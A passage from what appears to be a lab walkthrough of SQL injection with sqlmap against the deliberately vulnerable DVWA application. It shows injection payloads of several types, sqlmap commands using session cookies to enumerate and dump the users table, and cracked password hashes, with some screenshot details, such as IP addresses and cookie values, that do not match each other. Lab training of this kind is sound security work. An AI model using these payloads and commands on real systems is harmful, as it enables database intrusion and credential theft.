Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 8304=8304#&Submit=Submit

Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(9521,3839)>(SELECT COUNT(*),CONCAT(0x71786a7671,(SELECT (ELT(9521=9521,1))),0x717a786a71,FLOOR(RAND(0)*2))x FROM (SELECT 4493 UNION SELECT 2147 UNION SELECT 7781 UNION SELECT 2849)a GROUP BY x)-- dteQ&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6117 FROM (SELECT(SLEEP(5)))hbib)-- Pxuh&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786a7671,0x534f4d6b70754e4d786d634b52735873777a7045756752487870424e6e6c6a536952416d70576750,0x717a786a71)#&Submit=Submit

[15:58:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[15:58:51] [INFO] fetching database names
[15:58:51] [WARNING] reflective value(s) found and filtering out available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Browser Network tab (F12) showing cookies:

Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Data
192.11.1.4	/	Session	41	false	false	None	Sat, 25 Mar 2023 10:20:26 GMT	PHPSESSID=d0cd3a217ec3b72f9b471eeaf74c4522
192.11.1.4	/dvwa	Session	11	false	false	None	Sat, 25 Mar 2023 10:20:26 GMT	Domain: 192.11.1.4 Expires / Max-Age: "Session" HttpOnly: true Last Accessed: "Sat, 25 Mar 2023 10:20:26 GMT" Path: "/dvwa"

Stepwise Demonstration

sqlmap -u "url" --cookie "php session id and security"--tables
it will display all the tables in the database

The terminal window displays the output of the sqlmap command, which has identified several databases and their tables:

- information_schema**: Contains 17 tables including CHARACTER_SETS, COLLATIONS, and TABLES.
- dvwa**: Contains 2 tables, guestbook and users.
- mysql**: Contains 17 tables including user, columns_priv, db, and time_zone.

The DVWA interface shows a SQL Injection exploit against the 'guestbook' table. The exploit has injected the value '1' into the 'User ID' field. The exploit path is highlighted in green.

Terminal Output:

```
[16:00:20] [INFO] fetching tables for databases: 'dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki195'
[16:00:21] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[17 tables]
+-- CHARACTER_SETS
+-- COLLATIONS
+-- COLLATION_CHARACTER_SET_APPLICABILITY
+-- COLUMNS
+-- COLUMN_PRIVILEGES
+-- KEY_COLUMN_USAGE
+-- PROFILING
+-- ROUTINES
+-- SCHEMATA
+-- SCHEMA_PRIVILEGES
+-- STATISTICS
+-- TABLES
+-- TABLE_CONSTRAINTS
+-- TABLE_PRIVILEGES
+-- TRIGGERS
+-- USER_PRIVILEGES
+-- VIEWS

Database: dvwa
[2 tables]
+-- guestbook
+-- users

Database: mysql
[17 tables]
+-- user
+-- columns_priv
+-- db
+-- func
+-- help_category
+-- help_keyword
+-- help_relation
+-- help_topic
+-- host
+-- proc
+-- procs_priv
+-- tables_priv
+-- time_zone
+-- time_zone_leap_second
+-- time_zone_name
+-- time_zone_transition
+-- time_zone_transition_type
```

DVWA Session Table:

Name	Value	Domain	Path	Expires / Max Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Data
PHPSESSID	40d3a217e3072f9b471ea74c4522	192.168.1.4	/dvwa	Session	41	false	false	None	Sat, 25 Mar 2023 10:20:26 GMT	PHPSESSID: "40d3a217e3072f9b471ea74c4522"
security	low	192.168.1.4	/dvwa	session	0	false	false	None	Sat, 25 Mar 2023 10:20:26 GMT	security: "low"

Stepwise Demonstration

sqlmap -u "url" --cookie "php session id and security"---D dvwa -T users --columns
it will display all the columns of the table user in the database

The screenshot shows a terminal window on a Kali Linux system (version 2022.4) running in Oracle VM VirtualBox. The terminal displays the following command and its output:

```
$ sqlmap -u "http://192.11.1.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=d0cd3a217ec3b7f9b471eeaf74c4522;security=low" -D dvwa -T users --columns
```

The output shows the following information:

- [INFO] the back-end DBMS is MySQL
- [INFO] fetching columns for table 'users' in database 'dvwa'
- [WARNING] reflective value(s) found and filtering out
- Database: dvwa
- Table: users
- [6 columns]
- Column Type
- user varchar(15)
- avatar varchar(70)
- first_name varchar(15)
- last_name varchar(15)
- password varchar(32)
- user_id int(6)

Below the table structure, the terminal shows:

- [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.11.1.4'
- [*] ending @ 16:06:48 /2023-03-25/

At the bottom of the terminal, there is a message about legal disclaimer and usage terms.

On the right side of the terminal, there is a screenshot of the DVWA SQL Injection page. The URL is http://192.11.1.4/dvwa/vulnerabilities/sqli/. The form has 'User ID' set to '1'. Below the form, the 'SQL injection' menu item is highlighted. The page also includes a 'More info' section with links to various security resources.

Stepwise Demonstration

sqlmap -u "url" --cookie "php session id and security"---D dvwa -T users --dump
it will dump all the values of the columns of the table user in a text file locally

The screenshot shows a terminal window on a Kali Linux system. The terminal output is as follows:

```
[16:07:01] [INFO] the back-end DBMS is MySQL
[16:07:01] [INFO] web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
[16:07:01] [INFO] web application technology: PHP 5.2.4, Apache 2.2.8
[16:07:01] [INFO] back-end DBMS: MySQL > 4.1
[16:07:01] [INFO] fetching columns for table 'users' in database 'dvwa'
[16:07:01] [INFO] fetching entries for table 'users' in database 'dvwa'
[16:07:01] [WARNING] reflective value(s) found and filtering out
[16:07:01] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[16:07:22] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> l
[16:07:25] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[16:07:29] [INFO] starting dictionary-based cracking (md5_generic_passwd) on (Blind)
[16:07:29] [INFO] starting 2 processes
[16:07:31] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[16:07:32] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[16:07:38] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[16:07:40] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+
| user_id | user   | avatar          | password          | last_name | first_name |
+-----+-----+-----+-----+-----+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown    | Gordon    |
| 3       | 1337   | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me       | Hack      |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso  | Pablo     |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith    | Bob       |
+-----+-----+-----+-----+-----+
[16:07:46] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.11.1.4/dump/dvwa/users.csv'
[16:07:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.11.1.4'
[*] ending @ 16:07:46 /2023-03-25/
```

The terminal prompt shows the user is on a Kali Linux system at the root level.

Video Demonstration

*Thank
you*